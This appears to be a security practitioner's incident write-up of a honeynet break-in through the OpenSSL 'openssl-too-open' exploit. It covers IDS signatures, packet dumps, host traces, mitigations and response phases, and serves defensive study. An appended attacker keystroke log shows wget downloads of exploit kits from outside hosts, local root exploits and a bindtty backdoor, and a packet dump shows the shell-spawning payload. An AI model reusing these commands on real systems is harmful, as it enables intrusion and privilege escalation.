Feb 2 00:45:53 bastion snort: [1:1887:1] EXPERIMENTAL WEB-MISC OpenSSL Worm traffic [Classification: Web Application Attack] [Priority: 1]: {TCP} 213.190.36.144:2328 -> 1.2.3.4:443

[4] Contents of the **locals.tgz** are provided in the appendix.

The Dragon also didn't sleep through the attack, detecting the post attack behavior:

2003-02-02|00:16:44|dralion1|SSL:COMPROMISE-SHELL|
1.2.3.4|213.190.36.144|443|2328|X||6|tcp,dp=2328,sp=443|

The triggered Snort rule is:

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 443 (msg:"EXPERIMENTAL WEB-MISC OpenSSL Worm traffic"; flow:to_server,established; ***content:"TERM=xterm";*** *nocase; classtype:web-application-attack; reference:url,www.cert.org/advisories/CA-2002-27.html; sid:1887; rev:1;)*

The rule actually looks for a specific exploit code, which uses "TERM=xterm" string in the attack part (see TCPdump capture below). The signature is an example of reliable post-exploit behavior indicators, likely providing no false positives. Indeed, finding the string "TERM=xterm" within the **encrypted** stream of data (which looks random for most purposes) by chance is practically impossible.

The exploit that the signature was modeled on is the very *openssl-too-open.c*, subject of this analysis.

Bro network IDS missed an attack since the SSL support is not written yet.

Host traces

The following traces were left in the victim system logs (Apache *error_log*):

```
[Sun Feb  2 00:26:51 2003] [error] mod_ssl: SSL handshake failed (server
ns1.1234honeynet.com:443, client 213.1 90.36.144) (OpenSSL library error follows)

[Sun Feb  2 00:26:51 2003] [error] OpenSSL:
error:1406908F:lib(20):func(105):reason(143)

[Sun Feb  2 00:31:36 2003] [notice] child pid 23392 exit signal Segmentation fault (11)
```

(More lines of the same kind removed. They resulted from exploit code forcing the server to fork by attempting multiple connections.)

The lines resulted from the exploit code interaction with Apache web server and OpenSSL library. These log lines accompany the successful exploitation attempts.

Additionally, files were deposited in the */tmp* directory by the attacker:

```
ls –l /tmp
total 3968
drwxrwxrwt   13 root     root       61440 Jan  2 14:08 .
drwxr-xr-x   18 root     root        4096 Feb 1 15:55 ..
drwxrwxrwt    2 root    root        4096 Feb 2 15:13 .X11-unix
-rw-------    1 apache   apache     966239 Jan 21 14:18 local.tgz
----------    1 root     root           0 Feb  1 14:19 .cinik
----------    1 root     root           0 Feb  1 14:20 .cinik.c
----------    1 root     root           0 Feb   1 14:20 .cinik.uu
-r--r--r--    1 root     root          11 Feb 20 15:13 .X0-lock
```

Those traces do not constitute an attack signature per se, but were found on the host as a result of the attack thus should be logged as attack traces.


Packet dumps

```
00:45:53.542282 adsl-213-190-36-144.takas.lt.2328 > ns1.1234honeynet.com.https: P [tcp sum ok]
567:612(45) ack 1150 win 32120 (DF) (ttl 48, id 42568, len 85)
...
0x0020   5018 7d78 920b 0000 5445 524d 3d78 7465       P.}x....TERM=xte
0x0030   726d 3b20 6578 706f 7274 2054 4552 4d3d       rm;.export.TERM=
0x0040   7874 6572 6d3b 2065 7865 6320 6261 7368       xterm;.exec.bash
0x0050   202d 690a 0a
```


Used command line to capture was: */usr/sbin/tcpdump -s 1600 -n -i eth1 -w $DDIR/$DUMP &*
And to display: *tcpdump -s 1600 -vvvXr tcpdump.log_Feb_03_2003 host 213.190.36.144*

Here is the evidence that the detected exploit is indeed the default openssl-too-open.

The capture below shows the test run of the openssl-too-open in our security lab. The capture is displayed using the excellent network analysis tool – Ethereal (available from http://www.ethereal.com)



And the next shot shows the capture from the actual attack:



Those look similar (same command to run, etc), demonstrating that the attacker has most likely used the openssl-too-open code.

And, to conclude the attack signatures section here is the DShield.org correlation, in the great tradition of the GCIA analysis.

Source:
http://www.dshield.org/ipinfo.php?PHPSESSID=559086e49f3fb445084a1bceebb68b52&ip=213.190.36.144&Submit=Submit

IP Address: 213.190.36.144
HostName: adsl-213-190-36-144.takas.lt
DShield Profile: Country:
Contact E-mail:
Total Records against IP: 252
Number of targets: 121

Date Range: 2003-01-23 to 2003-02-10
Ports Attacked (up to 10):

Port 80 **Attacks** 131
Port 443 **Attacks** 1365

The above table is quoted from Dshield.org web site.

The shows, that “our” attacker has scanned and/or attacked many other sites using the same method. MyNetWatchMan also has some data on the attacker http://www.mynetwatchman.com/LID.asp?IID=19478421

Incident Report

Incident Id Source IP Provider Domain Agent Count Event Count Incident Status ISP Resolution Comments

20648545 213.190.36.144 telecom.lt 29 168 Escalated No Response
19478421 213.190.36.144 takas.lt 5 16 Closed No Recent Activity

The above table is quoted from MyNetWatchMan web site.

How to protect against it

We will talk about protecting using the host-based and network-based methods and then briefly discuss the real solution – preventing such bugs from showing up in software.

Host methods

In case the vulnerable SSL functionality is not needed, the protection method is trivial. Just disable the SSL functionality. On RedHat Linux, the best way to accomplish it is to remove the SSL components from Apache. The command

 # rpm -U mod_ssl-2.0.40-11
 # /etc/init.d/httpd restart

does the trick. As a result, Apache web server comes up not listening on the TCP 443 port at all. To be more accurate, this removes **exploitability** and **not vulnerability**, since vulnerable openssl library is still present on the system and only an upgrade will solve the problem.

Upgrading to the non-vulnerable version of OpenSSL is by far the best option.

*$ wget 'ftp://www.whatever.location.needed/RedHat/updates/openssl*rpm'*
*# rpm -U openssl**
 # /etc/init.d/httpd restart

removes the vulnerability completely.

Only appropriate in rare cases when upgrade is impossible, using some security-enhancing kernel patch (LIDS, lsm), library (libsafe) or the whole "secure" Linux OS that attempts to prevent the overflows (Immunix, Engarde) will also likely help to prevent the attack.

LSM is Linux kernel module that implements Mandatory Access Controls for Linux (available at http://lsm.immunix.org). MAC allows applying predefined and granular restrictions to application behavior. Such restrictions might prevent vulnerable application from being exploited in the absence of patches. LIDS is a kernel patch and user-space control tools implementing MAC and some other kernel-level security measures (such as process and file hiding) for Linux. They are available at www.lids.org. Libsafe is a system library that implements protection against buffer overflows and some format string bugs. It is available at http://www.research.avayalabs.com/project/libsafe/

Network methods

Network methods are less effective in this case, since the SSL-enabled web server should be exposed to the world to be useful. Firewalling TCP port 443 will "fix" the problem, but will also prevent the legitimate users from utilizing secure web connectivity.

Network “intrusion prevention” or “inline IDS” system, if functioning correctly, might be able to help, if a good exploit signature is used. It should be noted that snort-inline or hogwash with the above referenced signature would NOT solve the problem since the signature tracks the behavior that occurs after the exploit. At best, it will stop the subsequent steps of the attacker, and can be trivially bypassed by changing the attack string.

“Software” methods

The vendor has promptly fixed the vulnerability and the patches were distributed. Information disclosure was orderly and coordinated. As usual, there is no way to know who else knew about the vulnerability and how much earlier than the time of public announcement.

However, it doesn’t look like those problems will disappear from either commercial or open-source projects. Multiple business reasons will likely continues to make software insecure and dangerous. However simple the patch is, it is likely that problems will persist and the defense in-depth will still be needed to reduce the risks of software flaws.

Here are some of the links to solutions:

RedHat patches for various RedHat Linux versions:

https://rhn.redhat.com/errata/RHSA-2002-155.html

Newest patch, which fixes new holes in addition to the old one (supercedes the above)
https://rhn.redhat.com/errata/RHSA-2003-062.html

Openssl official patches:
http://www.openssl.org/news/patch_20020730_0_9_6d.txt
http://www.openssl.org/news/patch_20020730_0_9_6d.txt

Part III Incident Handling Process

Introduction

Two distinct IR (incident response) processes will be outlined below. **First**, we will cover the actual IR process that was followed for this break-in into the deception network. **Second,** we will cover the IR process that *would have been* followed, if it were a production network of a small ISP, that the honeynet is designed to emulate. We will also assume some of the realistic conditions of a small ISP, which the author used to be familiar with.

A. Honeypot (real scenario): what happened

1. Preparation

Preparation is an area where the honeypot environment **shines**. While we described the network setup above, let us summarize the security technologies, which were deployed for Data Control and Data Capture at the honeynet. Look at the http://project.honeynet.org for definitions of Data Control and Data Capture. Briefly, they refer to collecting intrusion evidence data (Data Capture) and limiting the intruder's activity (Data Control) to desirable level. They serve as the preparation for the effective IR process, albeit somewhat unrealistic for the common production environment.

The following network security software was deployed:

1.
What: iptables-inline firewall, iptables v1.2.7a, Linux 2.4.18-3 RedHat 7.3

How it helps prepare for incidents: produces detailed logs on every inbound and outgoing connection (see examples above in the attack description section), protects third parties from the attacks originating from the honeynet

2.
What: snort NIDS, snort 1.9.0 on Linux 2.4.18-3 RedHat 7.3
How it helps prepare for incidents: alerts on known attacks and scans, collects network data for forensic analysis. It also feeds the MySQL alert database, used as the main analysis tool via ACID (ACID beta 0.23) front web end. ACID is available at http://www.andrew.cmu.edu/~rdanyliw/snort/snortacid.html

3.
What: tcpdump network traffic analyzer, tcpdump-3.6.2-12, Linux 2.4.18-3 RedHat 7.3
How it helps prepare for incidents: collects all network traffic for forensic analysis

4.
What: Argus network flow analyzer, argus-2.0.5, Linux 2.4.18-3 RedHat 7.3
How it helps prepare for incidents: collects network flow data and represents it into various formats for manual traffic anomaly detection and connection statistics reporting.

5.
What: bro network IDS, bro-0.8, Linux 2.4.18-3 RedHat 7.3
How it helps prepare for incidents: provides network protocol anomaly detection, protocol abuse detection and also flags unusual packets (such as RST with payload)

6.
What: Enterasys Dragon Sensor NIDS appliance, Dragon 5.0.2, Linux
How it helps prepare for incidents: provides additional high-performance IDS alerting with its extensive signature coverage and robust detailed logging

7.
What: netForensics SIM solution
How it helps prepare for incidents: aggregates all the network-based evidence and provides flexible text and graphical reporting and correlation

The following host security software was deployed:

1.
What: modified shell key logger (http://project.honeynet.org/papers/honeynet/tools/bash-anton.patch)
How it helps prepare for incidents: records attacker's keystrokes and transmits them over the network to be captured by the snort/tcpdump. Keystroke history is extremely helpful during the investigation.

2.
What: kernel stealth keylogger

How it helps prepare for incidents: provides additional channel for intruder keystroke recording in case the network channel is detected, disabled or bypassed.

3.
What: Tripwire HIDS (overt)
How it helps prepare for incidents: provides a way to locate the modified files AND to invite attacker to try to tamper with Tripwire capabilities

4.
What: AIDE HIDS (covert)
How it helps prepare for incidents: provides a reliable way to verify the modified files due to its off-site checksum database. No evidence of AIDE use is present on the honeypot system.

The following configuration changes were applied at the honeypot machine:

1.
What: remote syslog logging enabled
How it helps prepare for incidents: provides outside storage for UNIX logs, which are resistant to tampering by attackers

The following steps were also taken to make the further steps of the IR process more effective:

1.
What: preliminary disk wiping and periodic free space wiping
How it helps prepare for incidents: makes disk forensics analysis much more effective by eliminating the extraneous disk content. Ideally, only the traces left by the attacker should be present on the hard drive

The following additional steps were taken to assure the high degree of preparedness:

1.
What: automated performance monitoring, alerting and response system (shell script-based)
How it helps prepare for incidents: monitors the performance of the above security software, restarts the crashed daemons, manages log data, provides periodic and on-event email alerts and takes action in case of emergency


While there is no formal IR policy, the honeynet operation is governed by the Honeynet Research Alliance requirements http://project.honeynet.org/alliance/requirements.html and the following incident reporting guidelines http://project.honeynet.org/alliance/AppendixB.txt The latter specified the format of the

compromise report that should be filed after each successful honeypot penetration. Filed report for this incident is shown below in the Appendix A.

Incident team is composed of one individual – Anton Chuvakin. The duties include developing and maintaining the honeypot, analyzing the captured exploits and backdoors, researching new technologies for it and responding to the incidents, such as this one and also communicating with other project members and comparing notes on attacks detected in various deployed honeynets.

2. Identification

The incident was detected when the hourly *logcheck* (used to be available at http://www.psionic.com) script email was reviewed in the morning. Here is the screen shot for the email with the relevant part marked with an arrow:



It was not the first incident of that kind (with "EXPERIMENTAL WEB-MISC OpenSSL Worm traffic" alert) detected in the honeynet. Prior incidents involved both automated agents (such as various Slapper worm variants http://isc.incidents.org/analysis.html?id=177 , identified by the UDP port number of the backdoor they used: 2002, 4156, 1978, 1812, etc) as well as human attackers.

The signature in question started to actively trigger during the ascent of the above worms. No false positives were detected, thus detection of the signature served as a reliable indication of the incident.

The penetration was reliably confirmed by looking at the bash keystroke logger log, which indicated that shell commands session was established. Shell log is shown above in the Attack section.

Additionally, Dragon NIDS post-attack signatures (see above) and firewall outgoing connection messages served as independent confirmation. Here the sample outgoing firewall messaging indicating HTTP file download to the honeypot.

```
Feb  2 00:46:49 bridge kernel: OUTG CONN TCP: IN=br0 PHYSIN=eth1 OUT=br0 PHYSOUT=eth0
SRC=1.2.3.4 DST=64.70.189.81 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=15899 DF PROTO=TCP
SPT=1042 DPT=80 WINDOW=5840 RES=0x00 SYN URGP=0
```

The question of countermeasures is irrelevant for the honeypot. Attack did not spill over to non-honeypot systems and all Data Control and Data Capture systems performed as required.

The incident was identified with an 8-hour delay. This is tolerable for the environment at hand - a honeynet. It doesn't make much sense to relay attack alerts to a pager or an SMS device, since honeypot events are rarely worth losing any sleep over. Every intruder action is logged via several mechanisms and the only true emergency is a failure of such mechanisms.

Several steps are taken to mitigate the impact of such failures and facilitate the unmanned operation.

First, full network traffic is logged in two places on two different disk partitions, two different NIDS systems are recording alerts, which are also stored at the aggregation point (in netForensics database), two keystroke loggers are recording the data, remote syslog data is duplicated in traffic binary dumps and system logs.

Second, if a daemon (such as snort, tcpdump, etc) crashes, the monitoring cron job will restart the daemon, preserve the log files with evidence of crash and send an alert email.

Third, in the worst case of logging partition overflow, the logging will be preserved on the second logging partition. However, whenever disk utilization reaches 100% on one of the logging partitions on the IDS machine, the automated system will shutdown the gateway machine, thus reliably blocking all network connectivity to and from the honeynet. What would be called a "self inflicted DoS" for a production system, is in fact an effective security measure for a honeypot.

No formal chain of custody is followed, because no prosecution is expected or, as some say, even possible using the honeypot evidence. The system is designed to not support court evidence procedures. In the rare cases of obtaining indications of a serious attack (such as an advance warning of an attack against the third party), law enforcement may be notified through Project Honeynet channels. Further investigation will then have to be conducted elsewhere.

The notification tree involves only notifying the Honeynet Project about a successful system penetration and submitting a report with lessons learned (to be covered further in this writeup).

Up to this point, all **raw evidence** included:

A. network traffic dumps

B. firewall logs
C. Snort IDS logs
D. Dragon IDS logs
E. keystroke logs
F. victim host web server logs
G. host directory entries and attacker's files

3. Containment

At that stage, all the attacker's actions were clear, mostly due to the *obscene* number of security monitoring tools aimed at the attacker. It was also clear that no containment efforts were necessary as the attacker has neither returned to the compromised system nor managed to cause any problems with the honeypot operations. It might appear that containment is never needed for the honeypot IR process. It is not true! In several cases, our honeypot was used as a launch pad for massive point-to-point (not distributed!) DoS attacks. All attacks were blocked by the firewall; however, they filled the logs and sometimes caused other problems due to their extreme volume. In this case, the DoS tools were removed and honeypots rebuilt or taken offline for a few days so that "script kiddies" would cool off.

To confirm that the incident was not related to other previous events (and thus supposedly presenting higher risk level), the search for the attack source IP address was performed throughout the long term netForensics event database beyond the time of initial scan. No additional instances were discovered. Also, see DShield and MyNetWatchman correlation above.

Here is the sequence of containment events:

1. Confirm that the logging facilities were functioning correctly at the time of the incident
2. Confirm that the attacker has left the system
3. Login to the system and collect the evidence that is not collected remotely (web server logs and other files)
4. Perform the detailed log review to prove that no attacker's action has escaped detection

As for the backup procedure, the honeypot itself can be quickly rebuilt to its original state using the well-established 15-step procedure and thus no backup is necessary. The host-based evidence is collected and filed together with the incident report, network evidence, etc.

4. Eradication

For the cases where the attacker has gained "root" access and modified/corrupted the system files (and, often rendered the system unusable!) honeypot eradication procedure involves trying to remove the intrusion based on the:

1. Knowledge of attacker's keystrokes
2. Knowing the content of installation tools (e.g. Seeing the rootkit installation script allows one to locate all the files deployed by the kit)
3. Covert AIDE/overt Tripwire runs on the honeynet

In cases, where such eradication procedure cannot be performed, the step is skipped and the honeypot is rebuilt using the pre-defined step-by-step procedure (described below).

In this case, the only eradication measure was to clean the */tmp* directory to remove all the evidence of "mischief", namely the deposited local exploit files. It was not even necessary to search the machine for other attacker's files since the keystroke log showed that no other files were copied on the machines.

This step eliminated the results of the break-in.

5. Recovery

Similarly to the eradication phase, for the "root" incidents, the honeypot is rebuilt based on the existing step-by-step plan.

The plan involves:

- building the OS with all the needed services
- enabling the services and sometimes patching the glaring holes (WU-FTPD)
- adjusting configuration (such as for remote logging and services startup)
- adding monitoring tools (keylogger)
- running "bait" Tripwire with all the defaults
- running the AIDE off the floppy for real integrity checking
- opening the bridge firewall
- testing the connectivity to and from the honeynet

For this case, the only step taken to return the honeypot to a known good state: the */tmp* was cleaned in the step above. All files were erased from the */tmp* with the exeption of the antiworm protection, so that clean */tmp* looked like:

```
ls –l /tmp
total 3968
drwxrwxrwt   13 root     root       61440 Jan  2 14:08 .
drwxr-xr-x   18 root     root        4096 Feb 1 13:55 ..
----------    1 root     root           0 Feb  1 14:19 .cinik
----------    1 root     root           0 Feb  1 14:20 .cinik.c
----------    1 root     root           0 Feb   1 14:20 .cinik.uu
----------    1 root     root           0 Feb  1 14:21 .update.uu
```

Vulnerability was verified to be present (by checking the RPM version of OpenSSL), in order to observe more OpenSSL hits and possible capture new worms and local exploits. Thus, confirming the absence of the vulnerability turns into confirming the presence of it for the honeynet environment.

Notice the anti-worm measures (marked with **bold** font) taken to block the known SSL worms from taking over the system. Having the root-owned non-writeable files with the same name as used by the worm prevents breaks the automated code execution and stops the infection.

No attack prevention measures (with the exception of the above worm-prevention) were deployed as the honeypot continues to produce new attack patterns. Look for some of the results under the next item - "Lessons Learned"

6. Lessons Learned

This intrusion case presents an interesting diversion from a regular "script kiddie" tactics, observed by the author and other Project researchers. Classic “script kiddie” attack, such as the WU-FTPD "root" exploit, as was hypothesized, is the only type that such attackers are interested in due to its extreme simplicity. Namely, “press enter *here* to get root”. Previously known non-root exploits (such as against Apache chunked encoding, PHP and some others) did not find widespread use among amateur attackers, as evidences by the several years of the observations in deployed honeynets. However, with the advent of openssl-too-open, such non-root attacks became the norm.

It is not entirely clear, why openssl-too-open appealed to the “audience” in such a way. It might be the exploit’s reliability and a relatively large number of unpatched servers. It might also be that the spread of related worms (see http://isc.incidents.org/analysis.html?id=177 for the summary) had something to do with it.

Here are some of the things that such non-root attackers do on the compromised systems:

1. "IRC till you drop"

Installing an IRC bot or bouncer is a popular choice of such attackers. Several IRC channels dedicated entirely for communication of the servers compromised by a particular group were observed on several occasions.

2."Local exploit bonanza"
Throwing everything they have at the Holy Grail of “root” access seems common as well. In the case of this incident, the attacker tried half a dozen different exploits trying to elevate his privileges from mere “apache” to “root”

3.“Evil daemon”
A secure shell daemon can be launched by a non-root user on a high numbered port. This was observed in several cases. In some of these cases, the intruder accepted the fact that he will not have “root” and started to make his new “home” on the net more comfortable by adding a backdoor.

4.“Flood, flood, flood”
While spoofed DoS is more stealthy and harder to trace, many of the classic DoS attacks do not require “root” access. For example, ping floods and UDP floods can be initiated by non-root users. This capability is sometimes abused by the intruders, using the fact that even when the attack is traced the only found source would be a compromised machine with no logs present.

5.“More boxes!”
Similar to “root”-owning intruder, those with non-root shells may use the compromised system for vulnerability scanning and widespread exploitation. Many of the scanners, such as openssl autorooter recently discovered by us, do not need root to operate, but is still capable of discovering and exploiting massive (thousands and more) system within the short time period.

Overall, this incident provides yet another lesson about the lower strata of the computer underground community and their operations.

Appendix A: Honeynet Incident report

```
        ###  Hacked Honeypot Report ###
                ver 0.3
           Updated 10 June, 2002

This document describes the format of writing up an incident report of a hacked honeypot.  Report is to be written in .txt or .html
format.


SUMMMARY
------------------
Overview (one paragraph) of the honeypot and the attack, including:
 - Date of attack:
Feb 3, 2003 , 00:26:54 EST

 - Honeypot OS and type
stock RH 7.1, some services added (squid, imap, pop3, ftp, telnet, etc), patched WU-FTPD

 - How long the honeypot was online.
more than 30 days with in

 - Attack / Exploit used
```

SSL http://www.kb.cert.org/vuls/id/102795,

likely http://packetstormsecurity.nl/filedesc/openssl-too-open.tar.html

- Source IP(s) of attack
213.190.36.144

- Purpose of the attack (IRC, DoS, Credit Cards, etc)
not clear, tried to root the box but failed

- Nationality of attacker (if determinable).
not clear, src IP is in USA, uses .ro archives though

- Identity of attack (email address, Nick, IRC channel)

not clear

- Highlight anything unusual

pretty persistent in trying local exploits, has a very nice local attack kit

DETAIL

In seperate files(s), document details of the attack, including details on
- The attacker's actions

```
T=00:26:54-020203 PI=23442 UI=48 uname -a; id; w;
T=00:27:25-020203 PI=23442 UI=48 cd /tmp
T=00:27:30-020203 PI=23442 UI=48 cat /etc/red*
T=00:27:30-020203 PI=23442 UI=48 wget www.linuxaddicted.us/dl/expl.tgz
T=00:28:05-020203 PI=23442 UI=48 tar zxvf expl.tgz ; rm -rf expl.tgz
T=00:28:08-020203 PI=23442 UI=48 cd .local
T=00:28:28-020203 PI=23442 UI=48 ./sxp3
T=00:28:34-020203 PI=23442 UI=48 ./sxp2
T=00:28:40-020203 PI=23442 UI=48 ./sxp2
T=00:28:45-020203 PI=23442 UI=48 ./sxp
T=00:28:57-020203 PI=23442 UI=48 mv ptrace24rh72.c /tmp
T=00:28:58-020203 PI=23442 UI=48 cd /tmp
T=00:29:03-020203 PI=23442 UI=48 wget www.dance2003.go.ro/tty

T=00:31:32-020203 PI=23591 UI=48 uname -a; id; w;
T=00:32:01-020203 PI=22351 UI=48 unset HISTFILE; uname -a; id; w;
T=00:32:03-020203 PI=22351 UI=48 cd /tmp
T=00:32:12-020203 PI=22351 UI=48 ftp dance2003.go.ro

        T=00:32:58-020203 PI=23617 UI=48 unset HISTFILE; uname -a; id; w;
        T=00:33:02-020203 PI=23617 UI=48 cd /tmp/.local
        T=00:33:06-020203 PI=23617 UI=48 ./bintty
        T=00:33:09-020203 PI=23617 UI=48 ./bindtty
        T=00:33:16-020203 PI=23617 UI=48 telnet 0 4000

T=00:33:19-020203 PI=23643 UI=48 cd /tmp
T=00:33:28-020203 PI=23643 UI=48 export SHELL=/bin/sh
T=00:33:34-020203 PI=23643 UI=48 export TERM=xterm
T=00:33:34-020203 PI=23643 UI=48 export HOME=/tmp
T=00:33:46-020203 PI=23643 UI=48 ls -la
T=00:33:54-020203 PI=23643 UI=48 gcc -o ptr ptrace24rh72.c
T=00:33:57-020203 PI=23643 UI=48 ./ptr
T=00:33:58-020203 PI=23643 UI=48 exec ./ptr 23659

